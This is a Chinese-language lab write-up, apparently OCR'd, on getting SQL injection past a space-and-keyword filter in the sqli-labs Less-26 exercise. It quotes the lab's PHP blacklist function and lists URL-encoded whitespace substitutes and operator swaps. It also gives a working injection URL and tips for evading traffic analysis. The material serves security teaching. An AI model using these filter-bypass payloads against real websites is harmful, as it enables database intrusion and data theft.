绕过过滤空格的 sql 注入

1. 基础知识介绍

- Mysql 中的大小写不敏感，大写与小写一样。
- Mysql 中的十六进制与 URL 编码。
- 符号和关键字替换 and -- &&、or-- ||。
- 内联注释与多行注释/*! 内联注释*/ /* 多行注释*/
- Mysql 中会自动识别 URL 与 Hex 编码好的内容。

2. 去除空格的代码分析

preg_ replace(mixed $pattern，mixed $replacement，mixed $subject):执行一个正则表达式的搜索和替换。
$pattern:要搜索的模式，可以是字符串或一个字符串数组
$replacement:用于替换的字符串或字符串数组。
$subject:要搜索替换的目标字符串或字符串数组。
代码分析 Less-26 的 php 代码


```
function blacklist($id)          过滤函数
{
        $id= preg_replace('/or/i',"", $id);      过滤or 不区分大小写      //strip out OR (non case sensitive)
        $id= preg_replace('/and/i',"", $id);     过滤and 不区分大小写     //Strip out AND (non case sensitive)
        $id= preg_replace('/[\/\*]/',"", $id);   过滤/*                  //strip out /*
        $id= preg_replace('/[--]/',"", $id);     过滤--                  //Strip out --
        $id= preg_replace('/[#]/',"", $id);      过滤#                   //Strip out #
        $id= preg_replace('/[\s]/',"", $id);     过滤 空格               //Strip out spaces
        $id= preg_replace('/[\/\\\\]/',"", $id); 过滤 \、/               //Strip out slashes
        return $id;
}
```

3. 绕过去除空格的 SQL 注入


编码: hex,urlencode 空格 URL 编码%20
%09 TAB 键(水平)
%0a 新建一行
%0c 新的一页
%0d return 功能
%0b TAB 键(垂直)
%a0

Less-26

输入?id=1’--+ ,没变化 ， 因为都被过滤了



绕过方式



http://127.0.0.1:8088/Less-26/?id=1%27%20%0A%20||%271

Less-26 用%a %0b 绕过

4、绕过流量分析

空格都用 url 编码来替代 %0a，%0b，%0c，%d，%a0

单引号的闭合 用’配合闭合